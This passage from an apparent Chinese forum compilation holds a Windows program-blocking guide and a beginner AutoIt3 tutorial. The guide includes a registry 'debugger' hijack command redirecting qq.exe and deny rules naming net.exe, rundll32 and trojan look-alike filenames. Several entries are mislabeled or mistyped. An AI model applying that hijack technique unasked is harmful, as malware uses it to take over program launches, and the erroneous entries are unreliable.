CC      arch/arm/boot/compressed/misc.o
LD      arch/arm/boot/compressed/vmlinux
OBJCOPY arch/arm/boot/zImage
Kernel: arch/arm/boot/zImage is ready
[root@localhost kernel]#
```



此主题相关图片如下：



5.运行该镜像

`$emulator -kernel ~/android/kernel/arch/arm/boot/zImage`

最终效果如图所示。



此主题相关图片如下：



合理利用散列规则打造软件防火墙

R.E.C--F22

在大家开始阅读之前，想问问战友们，你们是如何禁止指定的程序运行的？是不是以下这两种方法呀？

方法A：组策略（可指定运行或指定禁止运行）

组策略中的禁用程序功能 运行“gpedit.msc”命令打开组策略控制台，在里面展开“用户配置-管理模板-系统”，

右侧“只运行许可的Windows应用程序”以及“不要运行指定的windows程序”策略可以帮你很多。

用户试图运行未被允许的程序，一律弹出“.....限制被取消。请与系统管理员联系。”的对话框。

方法B：镜像劫持

例如运行 QQ，实际上启动 ctfmon，系统将没有任何提示。

你也可以考虑启动一个VBS或者BAT进行运行指定程序前的密码验证。

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File  
Execution Options\qq.exe" /v debugger /t reg_sz /d  
"C:\WINDOWS\system32\ctfmon.exe" /f
```

呵呵，如果你的答案是“Yes”，那么恭喜你，你在WIIN战队是高手！

不过今天发现一个更好的方法。非原创的哟。就是使用散列规则。

A、开始--运行--spcpol.msc

打开“本地安全设置”，选择“软件限制策略”--“创建新的策略”，创建之后单击“其他规则”，右侧区域将显示规则内容（绝对不要更改其中原有规则，不信你自己收拾崩溃的系统）

B、在右侧区域右击选择“新路径规则”，打开“新路径规则”对话框。

在“新路径规则”对话框的路径文本框中输入“?: *.?”，安全级别设置为“不允许”，确定既可。

然后依次将下列目录的安全级别设置为“不允许”

- 1) ?:\System Volume Information
- 2) C:\Documents and Settings*\Local SettingS\Temporary Internet Files
- 3) ?:\Recycled
- 4) ?:\RECYCLER
- 5) C:\Windows\Downloaded Program Files
- 6) C:\Windows\system

- 7) C:\Windows\Tsaks
- 8) C:\Windows\Temp
- 9) C:\Windows\system32\Com
- 10) C:\Windows\system32\drivers
- 11) C:\Documents and Settings*\Local SettingS\Temp
- 12) C:\Program Files\Common Files

C、在右侧区域右击，选择“新散列规则”，单击“浏览”按钮，定位到“C:\Windows\system32\net.exe”文件，选择打开，将安全级别设置为“不允许的”，并填入描述“net.exe”以便归类区分。

D、如不对系统进行设置和安全软件的绝对系统，可加上“C:\Windows\system32\rundll32.exe”的散列规则，同样设置为“不允许的”。

E、如果真的要彻底全自动，考虑这样的思路进行：

- 1、用VBS或BAT，读取“禁止列表”，并写入变量，主要是程序全路径。
- 2、用VBS的sendkeys，模拟键盘操作GPEDIT.MSC添加这些变量。
- 3、vbs或bat复制本机的Registry.pol，并远程登陆覆盖目标机器的文件。

F、先在自己机器上手动配置好要限制的程序和路径（不允许的），或者指定路径下的程序运行（不受限的）。

然后选择“显示系统文件，显示所有文件”。

按目录复制出C:\WINDOWS\system32\GroupPolicy\gpt.ini

C:\WINDOWS\system32\GroupPolicy\Machine\Registry.pol

最后复制出Registry.pol文件。

这样做比较适合批量Copy。如果其他机器上要配置，就将Registry.pol文件复制过去。如果要解除所有设置，将Registry.pol文件删除即可。

在服务器上配置好策略后，把Registry.pol和gpt.ini文件同步到客户机的相同目录里，再运行 gpupdate /force 刷新一下组策略就可以了。

老规矩，解释一下。

组策略中的路径规则很多人都有所了解，下面说说散列规则：

所谓的散列规则，简单的说就是提取一个文件的特征信息，如版本、Hash等，然后根据这些信息判断是否是同一个文件。

由于识别原理的关系，文件散列识别的优点是不论文件名改为什么，只要是同一个文件都能正确识别。但他的优点也是他的缺点，如果用散列规则来实现以上的功能，比如当WindowsUpdate更新了被保护的系统文件，文件版本发生了变更，安全策略就会阻止他的运行，造成系统出错。简而言之就是容易带来兼容性问题。所以一般不使用“新散列规则”。

散列规则的制作:

在“本地计算机配置”——“windows设置”——“安全设置”——“软件限制策略”下右键其他规则→新散列规则，在安全级别中选择“不受限的”。

注意事项:

1、路径规则---是不允许的（无论用户的访问权如何，程序都不会运行）。

散列规则---是不受限的（程序访问权由用户的访问权来决定）。

2、路径规则是用来关门的，任何符合“路径”条件的程序都是不能进来运行的。

散列规则是给程序发钥匙的。由于散列规则的级别高于路径规则，所以符合散列规则的程序是可以运行的。

例如：在正常情况下c:\windows\system32 目录中只有 14 个后缀名为.COM 的程序文件，如果有多余的话，很可能就是病毒了。我们把系统自带的 14 个.COM 程序分别做散列规则，再做一个c:\windows\system32*.com的路径规则。这样，那 14 个.COM程序以外的.COM程序都不能运行了。

部分设置散列及路径:

散列优于路径（散列不受限、路径不允许）

一、C:\下的目录

散列-----NTDETECT.COM

路径-----C:*.*

二、C:\Program Files下的目录

1、C:\Program Files\Common Files\Microsoft Shared\MSInfo

散列-----msinfo32.exe

路径-----C:\Program Files\Common Files

2、C:\Program Files\Internet Explorer下

散列-----iedw.exe

散列-----IEXPLORE.EXE

路径-----C:\Program Files\Internet Explorer

3、C:\Program Files\WinRAR下

散列-----RarExt.dll

散列-----WinRAR.exe

路径-----C:\Program Files\WinRAR

三、C:\WINDOWS下的目录

windows\里做九个必要的【散列】【不受限】

散列【explorer.exe】路径【EXP??RER.*】

散列【hh.exe】 路径【hh.*】

散列【notepad.exe】路径【n*tepad.*】

散列【regedit.exe】 路径【reged*t.*】

散列【taskman.exe】 路径【taskman.*】

散列【twunk_16.exe】路径【tw*k_16.exe】

散列【twunk_32.exe】路径【tw*k_32.*】

散列【winhelp.exe】 路径【w*?he*p.*】

散列【winhlp32.exe】路径【w*?h*p32.*】

路径C:\WINDOWS*.exe

路径C:\WINDOWS*.*

四、C:\WINDOWS\system32 下的目录

1、

C:\WINDOWS\system32\drivers 路径

C:\WINDOWS\system32\config 路径

下面两个散列要到这个路径里找C:\WINDOWS\system32\wbem

散列wmiprvse.exe

散列wmiapsrv.exe

C:\WINDOWS\system32\wbem 路径

2、C:\windows\system32 下面的后缀为COM的 14 个文件：

散列

【more.com】

【chcp.com】

【command.com】

【diskcomp.com】

【diskcopy.com】

【format.com】

【graftabl.com】

【graphics.com】

【kb16.com】

【loadfix.com】

【mode.com】

【tree.com】

【win.com】

【edit.com】

路径

C:\windows\system32*.com

3、C:\windows\SYSTEM32 下木马容易伪装的EXE文件 20 个：

散列 路径

【csrss.exe】 csr*.*
【winlogon.exe】 win*g*.*
【services.exe】 serv*.*
【svchost.exe】 svch*t*.*
【spoolsv.exe】 sp*sv*.*
【cmd.exe】 cmd*.*
【notepad.exe】 n*tepad*.*
【alg.exe】 a?g*.*
【conime.exe】 c*n*me*.*
【dllhost.exe】 dllh*st*.*
【dxdiag.exe】 dxd*.*
【progman.exe】 pr*gman*.*
【regedt32.exe】 regedt32*.*
【runas.exe】 runa*.*
【taskmgr.exe】 task*.*
【user.exe】 use?.*
【sndvol32.exe】 sndv*.*
【lsass.exe】 lsas*.*
【smss.exe】 smss*.*
【rundll32.exe】 rund*.*

每一个散列做一个路径

附部分路径规则和散列规则制作明细——

00 散列不受限的 NTDETECT.COM

01 路径不允许的 %USERPROFILE%\桌面*.*

禁止当前用户桌面上所有文件的运行

02 路径不允许的 %USERPROFILE%\Local Settings\Temp*.*

禁止当前用户临时文件目录下,不含子目录,所有文件的运行

03 路径不允许的 %USERPROFILE%\Local Settings\Temporary Internet Files*.*

禁止当前用户临时文件目录下,不含子目录,所有文件的运行

04 路径 不允许的 *.BAT

禁止任何路径下的批处理文件运行

05 路径不允许的 *.SCR

禁止任何路径下的.scr（屏幕保护）文件运行

06 路径 不允许的 C:*.*

禁止C:\根目录下所有文件的运行

07 路径 不允许的 C:\Program Files*.*

此目录下不应有可执行文件！禁止此级目录下,不含子目录,所有文件的运行

08 路径 不允许的 C:\Program Files\Common Files*.*

此目录下不应有可执行文件！禁止此级目录下,不含子目录,所有文件的运行

09 路径不允许的 C:\WINDOWS\Temp*.*

禁止WINDOWS临时文件目录下,不含子目录,所有文件的运行

10 路径不允许的 C:\WINDOWS\Config*.*

此目录下不应有可执行文件！禁止此级目录下,不含子目录,所有文件的运行

11 路径不允许的 C:\WINDOWS\system32*.LOG

此级目录下不应该有后缀名为LOG的文件

12 路径不允许的 C:\WINDOWS\system32\drivers*.*

此目录下不应有可执行文件！禁止此级目录下,不含子目录,所有文件的运行

13 路径不允许的 C:\WINDOWS\Downloaded Program Files*.*

禁止WINDOWS临时文件目录下,不含子目录,所有文件的运行 IE限制策略路径 1
散列 3

14 路径 不允许的 C:\Program Files\Internet Explorer*.*

此目录下只有以下 3 个文件。禁止IE目录下,不含子目录,所有文件的运行

15 散列 不受限的 HMMAPI.DLL (6.0.3790.1830)

所在位置:C:\Program Files\Internet Explorer, 赋予HMMAPI.DLL可运行权限,此文件为ie运行时需调用的动态链接库文件

16 散列 不受限的 IEDW.EXE (5.2.3790.2732)

所在位置:C:\Program Files\Internet Explorer, 赋予IEDW.EXE可运行权限,这个是微软新加的IE崩溃检测程序,当IE运行中崩溃时,插件以及崩溃管理系统将分析崩溃时都运行了那些插件,并提交给用户。

17 散列 不受限的 IEXPLORE.EXE (6.0.3790.1830)

所在位置:C:\Program Files\Internet Explorer, 赋予IEEXPLORE.EXE可运行权限,这是Microsoft Internet Explorer的主程序。这不是纯粹的系统程序,但是如果终止它,可能会导致不可知的问题。

SYSTEM32 目录下容易被木马伪装的EXE 路径 20 散列 20

18 路径 不允许的 CSRSS.*

阻止任何目录下的伪装成系统文件csrss.exe程序的运行

19 散列 不受限的 CSRSS.EXE (5.2.3790.0)

所在位置:C:\WINDOWS\system32,csrss.exe是系统的正常进程。是核心部分,客户端服务子系统,用以控制图形相关子系统。系统中只有一个CSRSS.EXE进程,若以上系统中出现两个(其中一个位于Windows文件夹中),则是感染了Trojan.Gutta或[emal=W32.Netsky.AB@mm]W32.Netsky.AB@mm[/email]病毒。

20 路径 不允许的 LSASS.*

阻止任何目录下的伪装成系统文件LSASS.EXE程序的运行

21 散列 不受限的 LSASS.EXE (5.2.3790.0)

所在位置:C:\WINDOWS\system32,lsass.exe是一个系统进程,用于微软Windows系统的安全机制。它用于本地安全和登陆策略。lsass.exe也有可能是Windang.worm、irc.ratsou.b、Webus.B、MyDoom.L、Randex.AR、Nimos.worm创建的,病毒通过软盘、群发电子邮件和P2P文件共享进行传播。

22 路径 不允许的 RUNDLL32.*

阻止任何目录下的伪装成系统文件RUNDLL32.EXE程序的运行

23 散列 不受限的 RUNDLL32.EXE (5.2.3790.1830)

所在位置:C:\WINDOWS\system32,Rundll32 为了需要调用DLLs的程序

24 路径 不允许的 SMSS.*

阻止任何目录下的伪装成系统文件SMSS.EXE程序的运行

25 散列 不受限的 SMSS.EXE (5.2.3790.1830)

所在位置:C:\WINDOWS\system32,SMSS.EXE进程为会话管理子系统用以初始化系统变量,负责启动用户会话。这个进程是通过系统进程初始化的并且对许多活动的包括已经正在运行的Winlogon, Win32 (Csrss.exe) 线程和设定的系统变量作出反映。在启动这些进程后, 它等待Winlogon或者Csrss结束。如果这些过程时正常的, 系统就关掉了。如果发生了什么不可预料的事情, smss.exe就会让系统停止响应。注意: 如果系统中出现了不只一个smss.exe进程, 而且有的smss.exe路径是"%WINDIR%\SMSS.EXE", 那就是中了TrojanClicker.Nogard.a病毒,

26 路径 不允许的 SVCH?ST.*

阻止任何目录下的伪装成系统文件SVCHOST.EXE程序的运行

27 散列 不受限的 SVCHOST.EXE (5.2.3790.1830)

所在位置:C:\WINDOWS\system32,Service?Host?Process是一个标准的动态连接库主机处理服务。Svchost.exe文件对那些从动态连接库(DLL)中运行的服务来说是一个普通的主机进程名。Svchost.exe文件定位在系统的Windows\system32 文件夹下。在启动的时候, Svchost.exe检查注册表中的位置来构建需要加载的服务列表。这就会使多个Svchost.exe在同一时间运行。在XP中一般有 4 个以上的Svchost.exe 服务进程, Svchost.exe 是系统的核心进程, 不是病毒进程只会在 C:\Windows\System32 目录下找到一个Svchost.exe程序。如果你在其他目录下发现Svchost.exe程序的话, 那很可能就是中毒了

28 路径不允许的 WIN??G?N.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

29 散列 不受限的 WINLOGON.EXE (5.2.3790.1830)

所在位置:C:\WINDOWS\system32,WinLogon.exe是Windows?NT登陆管理器。它用于处理系统的登陆和登陆过程。该进程非常重要。注意: winlogon.exe也可能是[email=W32.Netsky.D@mm]W32.Netsky.D@mm[/email]蠕虫病毒。该病毒通过Email传播, 当你打开病毒发送的附件时, 即会被感染。该病毒会创建SMTP引擎在受害者的计算机上, 群发邮件进行传播。该病毒允许攻击者访问你的计算机, 窃取密码和个人数据。该进程的安全等级是建议删除

30 散列不受限的 alg.exe

所在位置:C:\WINDOWS\system32,alg.exe用于处理Windows网络连接共享和网络连接防火墙。这个程序对系统正常运行非常重要

31 路径不允许的 a?g.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

32 散列不受限的 cmd.exe

所在位置:C:\WINDOWS\system32,cmd.exe是一个 32 位的命令行程序, 这不是纯粹的系统程序, 如果终止它, 可能会导致不可知的问题

33 路径不允许的 cmd.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

34 散列不受限的 conime.exe

所在位置:C:\WINDOWS\system32,

35 路径不允许的 c?nime.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

36 散列 不受限的 dllhost.exe

所在位置:C:\WINDOWS\system32,dllhost.exe用于管理DLL应用。这个程序对你系统的正常运行是非常重要的。

37 路径不允许的 d??h?st.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

38 散列不受限的 dxdiag.exe

所在位置:C:\WINDOWS\system32,DirectX 检测程序，运行检测本机硬件加速情况

39 路径不允许的 dxdiag.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

40 散列 不受限的 notepad.exe

所在位置:C:\WINDOWS\system32,notepad.exe是Windows自带的记事本程序

41 路径不允许的 n?tepad.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

42 散列不受限的 progman.exe

所在位置:C:\WINDOWS\system32,progman.exe是从Windows3.0 延续下来的“程序管理器”，相当于现在的Explorer.exe。

43 路径不允许的 pr?gman.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

44 散列不受限的 regedt32.exe

所在位置:C:\WINDOWS\system32,Regedt32.exe是Windows的配置编辑器。它用于修改Windows配置数据库或注册表使用它修改注册表值时必须格外小心。注册表中的值丢失或不正确将导致安装的 Windows无法使用。

45 路径不允许的 regedt32.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

46 散列 不受限的 runas.exe

所在位置:C:\WINDOWS\system32,conime.exe是输入法编辑器相关程序。注意：conime.exe同时可能是一个bfghost1.0 远程控制后门程序。此程序允许攻击者访问你的计算机，窃取密码和个人数据。建议立即删除此进程

47 路径不允许的 runas.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

48 散列不受限的 services.exe

所在位置:C:\WINDOWS\system32,services.exe是微软Windows操作系统的一部分。用于管理启动和停止服务。也会处理在计算机启动和关机时运行服务。这个程序对系统是非常重要的。不过services也可能是W32.Randex.R(储存在%systemroot%\system32\目录)和 Sober.P (储存在 %systemroot%\Connection Wizard\Status\目录)木马。

49 路径不允许的 services.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

50 散列不受限的 sndvol32.exe

所在位置:C:\WINDOWS\system32,Windows声音控制进程在任务栏驻留用以控制

音量和声卡相关

51 路径不允许的 sndv??32.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

52 散列不受限的 spoolsv.exe

所在位置:C:\WINDOWS\system32,Windows打印服务相关

53 路径不允许的 sp???sv.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

54 散列不受限的 taskmgr.exe

所在位置:C:\WINDOWS\system32,taskmgr.exe用于Windows任务管理器。它显示你系统中正在运行的进程。该程序使用Ctrl+Alt+Del打开,这不是纯粹的系统程序,但是如果终止它,可能会导致不可知的问题。

55 路径不允许的 taskmgr.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

56 散列不受限的 user.exe

所在位置:C:\WINDOWS\system32,

57 路径不允许的 user.*

(阻止任何目录下的伪装成系统文件WINLOGON.EXE程序的运行)

windows/system32 下面的后缀为COM的 14 个文件

58 路径 不允许的 *.COM

禁止任何路径下的.com文件运行

59 散列不受限的 chcp.com

所在位置:C:\WINDOWS\system32, 显示活动控制台代码页数量

60 散列不受限的 command.com

所在位置:C:\WINDOWS\system32, 是 32 位msdos环境下的命令解释器

61 散列不受限的 diskcomp.com

所在位置:C:\WINDOWS\system32, 比较两张软盘的内容

62 散列不受限的 diskcopy.com

所在位置:C:\WINDOWS\system32, 将软盘的内容复制到目标驱动器中

63 散列不受限的 edit.com

所在位置:C:\WINDOWS\system32, 文本文件编辑程序

64 散列不受限的 format.com

所在位置:C:\WINDOWS\system32, 磁盘格式化程序

65 散列不受限的 graftabl.com

所在位置:C:\WINDOWS\system32, 启用可在图形模式下显示扩展字符集的功能

66 散列 不受限的 graphics.com

所在位置:C:\WINDOWS\system32

67 散列不受限的 kb16.com

所在位置:C:\WINDOWS\system32

68 散列不受限的 loadfix.com

所在位置:C:\WINDOWS\system32

69 散列不受限的 mode.com

所在位置:C:\WINDOWS\system32, 显示系统状态更改系统设置或重新配置端口或设备

70 散列不受限的 more.com

所在位置:C:\WINDOWS\system32, 管道命令每次显示一个输出屏幕

71 散列不受限的 tree.com

所在位置:C:\WINDOWS\system32, 图像化显示路径或驱动器中磁盘的目录结构

72 散列不受限的 win.com

所在位置:C:\WINDOWS\system32

windows里做 9 个必要的散列

73 路径不允许的 C:\WINDOWS*.exe

禁止临时文件目录下,不含子目录,所有文件的运行,以阻止某些木马程序文件的运行

74 路径 不允许的 EXP??RER.*

阻止任何目录下的伪装成系统文件explorer.exe程序的运行

75 散列 不受限的 EXPLORER.EXE (6.0.3790.1830)

所在位置:C:\WINDOWS,EXPLORER.EXE用于控制Windows图形Shell,包括开始菜单、任务栏,桌面和文件管理。这是一个用户的shell,它对windows系统的稳定性还是比较重要的

76 散列不受限的 hh.exe

所在位置:C:\WINDOWS

77 散列不受限的 regedit.exe

所在位置:C:\WINDOWS 注册表编辑器

78 散列不受限的 bb

所在位置:C:\WINDOWS

79 散列 不受限的 taskman.exe

所在位置:C:\WINDOWS

80 散列 不受限的 twunk_16.exe

所在位置:C:\WINDOWS

81 散列 不受限的 twunk_32.exe

所在位置:C:\WINDOWS

82 散列不受限的 winhelp.exe

所在位置:C:\WINDOWS

83 散列 不受限的 winhlp32.exe

所在位置:C:\WINDOWS

关于使用散列规则来禁用 QQ 的补充

一般而言,要禁止 QQ 的运行,解决的方法无非封端口、封服务器列表、禁止用户安装之类,事实上这样做未必就禁得了,反而配置起来的工作量十分地大。

如果你们的公司使用了域环境,只需要使用组策略中的软件限制策略便可以解决这个问题,解决方法如下:

1、打开安全策略,点击“软安全策略”,由于默认它是未启用,因此右键单击,选择“创建软件限制策略”,选择“其他规则”---->“新建哈希规则”。

2、选取 QQ 执行文件如：QQ.exe ， 强制更新策略：gpupdate /force

PS、改 QQ 名称？不好意思，这是没有用滴，程序的哈希值是一样滴，它一样要被限制。

AutoIt3 脚本介绍

R.E.C--F22

基础篇一、什么是Au3脚本？

Au3 脚本，也就是AutoIt3 Windows自动安装脚本语言（官方网站 <http://www.autoitscript.com/>）

AutoIt 是一种自动控制工具。它可以被用来自动完成任何基于 Windows 或 DOS 的简单任务。它最初被设计用来自动完成安装那些其它方法不能自动安装的软件。这在PC首次展示时非常有用，那时成百上千的机器需要被自动的安装。尽管有一些程序如 MS Office, Mcafee, IE4 等具有自动安装的组件，可还有太多的程序不具备自动安装的功能。那就是用到 AutoIt 的地方。AutoIt 也可以被用来在你的机器上完成简单的任务。

AutoIt 运行时读取一个指定的脚本文件。这个脚本文件使得 AutoIt 完成一系列操作，包括

执行程序（Windows 应用程序，DOS命令，等等。）

发出按键和鼠标点击（所有字符，不受键盘布局约束）。

窗口操作（例如最小化，隐藏，恢复，等待，激活（同样适用 Win98/Win2000））。

简单剪贴板文本操作。

最值一提的是它很小（本身包含EXE件，没有DLL文件，没有注册表项）而且免费！（并且将保持免费）。

2.1 版后新加入的Aut2Exe。 本程序可以从一个 AutoIt 脚本创建可执行程序！

2.21 版后，你可以发送十进制 ASCII 代码，就像 ALT 键加数字小键盘（比如 ALT+65='A'）非常有用来发送特定的字符（比如 '~' 在一个意大利键盘上）。

Au3 脚本就是 Autoit v3 版的简称。

基础篇二、Au3 脚本如何使用？

其实 AutoIt v3(AU3)已经不是一种简单的脚本语言了，AU3 在 GUI 界面

方面也是很有效果的，这里只介绍 AU3 的一些常用的基本用法，如果您想了解更多关于 AU3 编程的信息和方法，请参阅 AU3 的帮助文档——这真的是一篇很全面的帮助文档。

在这一节中，我将和大家一起学习 AU3 的一些基本使用方法，不求多，只求常用、好用、好学，这一节的目的，旨在可以让大家和我一起在 Windows 环境下让 AU3 彻底替代批处理。在 Windows 环境下让批处理难看的黑框见鬼去吧 :lol

学习任何一门语言，基本上所要做的第一件事，就是在 10 分钟内学会如何用这门语言编出一个可以显示“Hello World !”的小程序，当然，我们学习 AU3 的基本使用方法，这个就不例外了。

AU3 的源码，可以使用记事本直接编辑——其实很多语言的源码也都可以直接使用纯文本文档来编辑，不过我个人并不建议初学者使用记事本，编写 AU3 源码，有一个非常好的文本编辑器，SCITE。SCITE 是一个类似记事本的小程序，它会用不同颜色标记您所编写的 AU3 源码中的不同类别的命令，而且它内置记录了许多 AU3 的函数与指令，在您编写 AU3 源码时可以提供给您很大的帮助。

好的，这里我使用的是 SCITE 编辑器，打开后将会得到一个类似记事本的界面，下面，我们就可以开始编写 AU3 源码了。下面是代码部分：

```
MsgBox(0,"我的第一个 AU3 程序","Hello World !")
```

写好后保存，保存后，这将是一个以 AU3 为后缀的文件，例如我们将其命名为 Skyfree.au3，不过这个程序还不能运行，它只是源码，我们必须将它转化为可执行文件，也就是 EXE 文件，它才会正常运行。这个由源码转换为可执行文件的过程，也就是我们经常听到高手口中所说的“编译”了。

如何执行编译呢？我们可以右键单击 Skyfree.au3 这个 AU3 源码文件，然后会出现“编译脚本”这个选项，我们单击“编译脚本”，几秒钟，这个 Skyfree.au3 源码文件就被编译成了 Skyfree.exe 文件了。

双击 Skyfree.exe 文件，立刻会弹出来一个对话框，上面写着“Hello World”。

怎么样，是不是很神奇，我们的第一个 AU3 程序就这么写出来了，简单吗？

其实编程就是这么简单，不要在某些高手的神话传说和谆谆教诲下感觉编程很神秘了，只要有耐心和恒心，菜鸟照样玩编程。

不过这一节我也不是来领着大家做游戏的，这一小节有几个很重要的概念信息我再来重复一下，一个是源码，一个是可执行程序，从源码到可执行程序，需

要一个过程，这个过程叫做“编译

进阶篇一、AutoIt v3 结构入门

A、数据类型

任何编程语言都有数据这个概念，当然，任何编程语言都讲究数据类型，AU3 也一样，不过 AU3 对数据类型的分类比较简单，在 AU3 中，数据大概分成四类：数字类型、字符串类型、布尔值、二进制类型。。。。。

数字类型，顾名思义，就是数字，例如 1、2、3.4、5 等等，AU3 对数字类型没有再进行详细的分类（很多语言中都将数字类型再详细分为整形、浮点型等等），这给初学者带来了不少方便，只记住数字类型就是我们常说的“数”就可以了。

字符串类型，字符串即使一串字符，例如 ABCDE、Skyfree、SK1023Y 等等，这些都是字符串，这个是很好理解的，不过大家应该分清楚一点，就是数字 1 和字符 1 是有区别的。

布尔类型，不要被这个名字搞乱了，所谓布尔类型的值，就是 True(真)和 False(假)这两个值，这在进行数据判断的时候十分有用。

二进制类型，我们很少用到，本着不常用的不浪费我们时间的原则，这个我就不多废口水了，有兴趣的朋友可以参考 AU3 帮助文档中的相应说明。

B、变量

说完了数据类型，终于可以说数据了。

所谓变量，就是在程序运行过程中其值可以改变的量。我们可以定义一个变量，例如，

```
Dim $Skyfree
```

\$Skyfree 就是一个变量，Dim 是定义变量的意思。在程序运行过程中，我们可以将 1 这个值赋给\$Skyfree 这个变量，

```
$Skyfree=1
```

这时\$Skyfree 就代表着 1 这个值，不过由于\$Skyfree 是变量，我们可以在任意我们喜欢的时刻将 2 再赋值给\$Skyfree，

```
$Skyfree=2
```

再次赋值结束后，\$Skyfree 就代表着 2 这个值。

说到这里，大家大概明白什么叫变量了吧。大家就随手命名几个变量吧。

不过有一点要说的是，AU3 的变量命名有它的规则，不符合命名规则的变量将不被称之为变量

AU3 的变量命名规则是——以\$开头的，字母、数字、下划线组合。例如\$Sky、\$Sky_Free、\$Sky1023 这些都是合乎 AU3 变量命名规则的变量。

C、常量

明白了什么是变量，常量的意义就很好解释了。

常量，就是在程序运行过程中其值不能被随意改变的量。我们可以定义一个常量，例如，

```
Const $Skyfree=1
```

常量一旦被赋值，在整个程序运行过程中其值将不能被改变。当然，常量的命名也有它的规则，常量的命名规则与变量相同。

D、数组

数组这个概念可能稍微难理解一些，我们先来看一个简单的例子：

```
Dim $Sky[3]
```

```
$Sky[0]=17
```

```
$Sky[1]=21
```

```
$Sky[2]=65
```

最初，我们以 Dim \$Sky[3]定义了一个包含三个元素的数组 Sky[3]，这三个元素的名字分别为Sky[0]、Sky[1]、Sky[2]，然后我们分别将 17、21、65 赋值给他们。

到这里，大家也大概看出来什么是数组了，所谓数组，就是以名字命名一组变量，就像 Sky 这个数组名，这个数组包含从 0 到（数组元素数量 1），例如 Sky[3]，那么其中的元素就是从 Sky[0]~Sky[31]。

如果说的再简单点，就是一组使用着同一个变量名的变量(例如数组 Sky[3]中的每一个元素都使用Sky 这个变量名)，为了区别这一组的每一个变量，使用一个序号来唯一标识这个元素(例如 Sky[1]和Sky[2]，虽然都使用 Sky 这个变量名，但它们使用[1]和[2]来区别彼此)。

数组的运用十分广泛，通常一个数组里存储着一组有关系的数据，或者有着一定相似性的数据。

如果您现在还不能完全理解数组，那就请你回去啃C语言基础了 :) 随着对 AU3 程序理解的深入，会慢慢理解数组这个概念的。

E、运算符

数据运算：

= 赋值运算，将“=”右边部分的值赋给左边

+ 加法运算，\$S=2+3

减法运算，\$S=23

* 乘法运算，\$S=2*3

/ 除法运算，\$S=2/3

& 字符串连接运算，\$St="ABC" & "DEF" & "123"

^ 幂运算，\$S=2^3(2 的三次方)

布尔运算：(返回 True 或者 False 值)

= 判断左右两侧的值是否相等，如果左右两侧为字符串，则不区分大小写比较

== 判断左右两侧的值是否相等，如果左右两侧为字符串，则区分大小写比较

<> 判断左右两侧是否不等于

>

判断左侧是否大于右侧

>= 判断左侧是否大于等于右侧

< 判断左侧是否小于右侧

<= 判断左侧是否小于等于右侧

逻辑运算：

AND 与运算，只有“AND”两侧的值都为“真”时，才返回“真”，否则返回“假”

OR 或运算，当“OR”两侧只要有一侧为“真”时就返回“真”，否则返回“假”

NOT 非运算，NOT 真为假，NOT 假为真

这些运算符是有优先级一说的，就像我们小学所学的“先乘除后加减”一样，这些运算符的优先级如下，**自上而下优先级依次降低，同级自左向右优先级依次降低：**

NOT

^

* /

+

&

<> <= >= <> ==

AND OR

牢记这些优先级，否则很容易在以后的编程中造成混淆。

进阶篇二、 顺序结构、选择结构、循环结构入门

所有的编程语言都遵守这三种代码结构，下面一一介绍。

a、顺序结构

顺序结构是十分简单的结构，就像批处理一样，一条一条的运行所写下的代码，脚本运行时，就会一条一条的运行代码，例如：

```
Dim $S,$a,$b
$a=1
$b=2
$S=$a+$b
MsgBox(0,"运算结果",$S)
```

这是个简单的程序，定义了变量\$S,\$a,\$b，再分别将 1 和 2 赋值给\$a,\$b，然后计算\$a 和\$b 的和，并将这个和复制给\$S，最后使用一个窗口将这个和显示出来。

程序从第一行定义变量到最后一行显示\$S 的值依次执行下来，这就是顺序结构，也是一个程序里最基本的结构。

b、选择结构

选择结构中我只介绍 If...Then...结构，这个是极为常用的选择结构，十分直观。选择结构里还有Select...Case...这种结构，感兴趣的朋友可以参照 AU3 帮助文档。

If...Then...的基本语法是：

```
If [条件] Then
[语句段 1]
Else
[语句段 2]
EndIf
```

If 后面跟一个条件，如果这个条件的结果为真，则执行语句段 1，否则将执行语句段 2，Else 和语句段 2 这两者不是必须的，下面举两个简单的例子：

```
Dim $a
```

```
$a=5
```

```
If $a>3 Then
```

```
MsgBox(0,"选择结构示例","大于 3")
```

```
Else
```

```
MsgBox(0,"选择结构示例","小于或等于 3")
```

```
EndIf
```

运行这个程序，则会出现一个对话框，对话框中显示为“大于 3”。

随后我们可以将一个小于 3 的数例如 2 复制给\$a，如下：

```
Dim $a
```

```
$a=2
```

```
If $a>3 Then
```

```
MsgBox(0,"选择结构示例","大于 3")
```

```
Else
```

```
MsgBox(0,"选择结构示例","小于或等于 3")
```

```
EndIf
```

再运行这个程序，对话框将显示为“小于或等于 3”。

只要理解了 If...Then...这个最基本的选择结构语句，就能做一些简单的判断了。

其实 If...Then... 语句还有很多其他模式，例如 If...Then...ElseIf...Then....Else...Endif 等，不过只要理解了 If...Then...一切都迎刃而解。

c、循环结构

循环结构我只介绍最常用的 While...Wend 循环和 For...Next 循环，其他的循环结构控制语句，如果有需要可以参考 AU3 帮助文档。

While...Wend，语法：

```
While [条件]
```

```
[语句段]
```

```
Wend
```

这个语句中，While 后的[条件]只要为真，则会循环执行[语句段]，直到[条件]为假才结束循环，如果无论怎么循环[条件]都始终为真，则这个循环会成为死循环，这样会造成系统资源耗尽而死机或者其他情况。

举个例子，例如我们想计算 1+2+3+.....+100 的结果，如下：

```
Dim $i,$Sum
```

```
$i=1
```

```
$Sum=0
While $i<=100
$Sum=$Sum+$i
$i=$i+1
WEnd
MsgBox(0,"计算 1+2+...+100 的和",$Sum)
```

